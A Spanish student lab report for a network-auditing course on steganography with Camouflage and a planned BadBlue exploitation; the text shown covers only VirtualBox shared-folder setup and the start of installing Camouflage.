INFORME DE CAMUFLAJE Y DE LA EXPLOTACIÓN DE BADBLUE

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

INFORME DE CAMUFLAJE Y DE LA EXPLOTACIÓN DE BADBLUE

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

RAFAEL SANDOVAL MORALES

Docente de asignatura.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIAS DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

TABLA DE FIGURAS

1. Introducción

El presente informe aborda dos temas críticos en el campo de la **Auditoría de Redes**: la ocultación de información mediante esteganografía y la explotación de vulnerabilidades en servicios de red. Este trabajo tiene como objetivo documentar los procedimientos de laboratorio para la implementación y análisis de estas técnicas, esenciales para comprender tanto los métodos de protección de datos como las amenazas potenciales en un entorno informático.

El **Capítulo 1** se centra en el **Camuflaje** de archivos, utilizando el software **Camouflage** para demostrar la técnica de **esteganografía**. Se detalla el proceso completo, desde la creación de un entorno de laboratorio con carpetas compartidas en **VirtualBox** hasta la instalación del software y la ocultación de documentos confidenciales (Word y PDF) dentro de un archivo de imagen PNG, asegurado con una contraseña.

El **Capítulo 2** documenta la instalación y, la **Explotación de Badblue**. Badblue Personal Edition es un servidor web vulnerable que se utiliza comúnmente en laboratorios de seguridad para simular un objetivo real y demostrar cómo una vulnerabilidad puede ser aprovechada para obtener acceso no autorizado a un sistema de red.

Este informe sirve como una guía práctica para entender las herramientas y metodologías utilizadas por auditores de seguridad y profesionales para evaluar la robustez y los puntos débiles de una infraestructura de red.

2. Objetivos

2.1 Objetivos generales

Documentar y demostrar la aplicación práctica de técnicas de seguridad y auditoría, específicamente la **esteganografía** para la ocultación de información sensible y la **explotación de una vulnerabilidad de software** (Badblue), en el contexto de un laboratorio de Auditoría de Redes.

2.1.1 Objetivos específicos

- **Configurar adecuadamente el entorno de virtualización, incluyendo el establecimiento de** Carpetas Compartidas**, para facilitar la transferencia y gestión de archivos entre la máquina anfitriona y la máquina virtual.**

- Instalar y utilizar el software **Camouflage** para aplicar la técnica de **esteganografía**, logrando ocultar archivos secretos dentro de un archivo portador de imagen, reforzando la protección con una contraseña.

- **Instalar el software vulnerable** Badblue Personal Edition 2.72 **en el entorno de laboratorio.**

- **Ejecutar y documentar los pasos para la** explotación **de la vulnerabilidad presente en Badblue, evidenciando el riesgo que representan los fallos de seguridad en los servicios de red, implícito en el título del Capítulo 2.**

3. Capítulo 1

3.1 Crear carpeta en nuestra maquina principal

Nos dirigimos a decartgar y le damos click derecho le damos en nuevo y selecionamos carpeta




Ilustración 1 CREAR CARPETA EN NUESTRA MAQUINA PRINCIPAL

Seguido de eso le dimos el nombre de doc-mv esto se hace para poder identificar la carpeta.

Ilustración 2 ASIGNACIÓN DE NOMBRE A LA CARPETA

3.2 Insertar imagen de cd

Para este paso nos hubicamos en la barra superior dentro de la maquina vitaul de **windows xp** nos dirigimos al dispocitivos le damos cick derecho, luego nos uvicamos en instar **imagen de cd** le damos click.




Ilustración 3 INSERTAR IMAGEN DE CD

Una ves escho eso nos dirigimos a la barra inferio le damos click en inicio sehguido de esto se le da en MI PC




Ilustración 4 MI PC

3.3 Ejecucion de archivo virtualbox guest additions

Al darle click en mi pc nos aparese lo siguiente donde podemos evidenciar que te nemos un apartado de dispocitivos con almasenamiento extraible, bueno si no tamos nos aprarese un archivo llamdo virtualbox guest Additions se quigo de la unidad D. a ese archivo lo vamos a ejecutar dandole doble click sobre el archivo.






Ilustración 5 EJECUCION DE ARCHIVO VIRTUALBOX GUEST ADDITIONS


Una ves inicie la ejecucion nos aperese el siguiente apartado en el cual le daremos siguiente o ‘nex’



le daremos siguiente o ‘nex’



Aquí nos pregunta que si desamos intalarlo le damos en install



Aquí debemos dale en finalizar esto nos reiniciara la maquina virtual




Ilustración 6 FINALICAR INSTALACIÓN

Luego de haberse finalizado la máquina virtual pasamos a darle click en dispositivos una vez echo eso nos despliega un sub menú en el cual nos dirigimos a carpetas compartidas.




Ilustración 7 CARPETAS COMPARTIDAS

Estando en carpetas compartidas nos posicionamos y le daremos click a preferencias de carpetas compartidas.




Ilustración 8 PREFERENCIAS DE CARPETAS COMPARTIDAS

Al ingresar nos muestra el siguiente apartado, nos ubicamos en la carpeta compartida le damos en el signo más seguido de esto buceamos la ruta de la carpeta que se encuentra en la maquina principal del pc y luego de esto se le pone el nombre de la carpeta tal cual se creó.




Ilustración 9 RUTA DE LA CARPETA COMPARTIDA

Una vez hecho eso habilitamos los apartados de **Automantar, hacer permanente** por último le damos aceptar.




Ilustración 10 ACEPTAR TERMINOS

3.4 Instalación de camouflage

Para continuar debemos instalar el software **camuoflage** le damos doble **click** sobre la aplicación y luego de esto le aparece el siguiente apartado dándonos la bienvenida, en el apartado debemos de darle **Next** o **Siguiente** para continuar con la instalación.


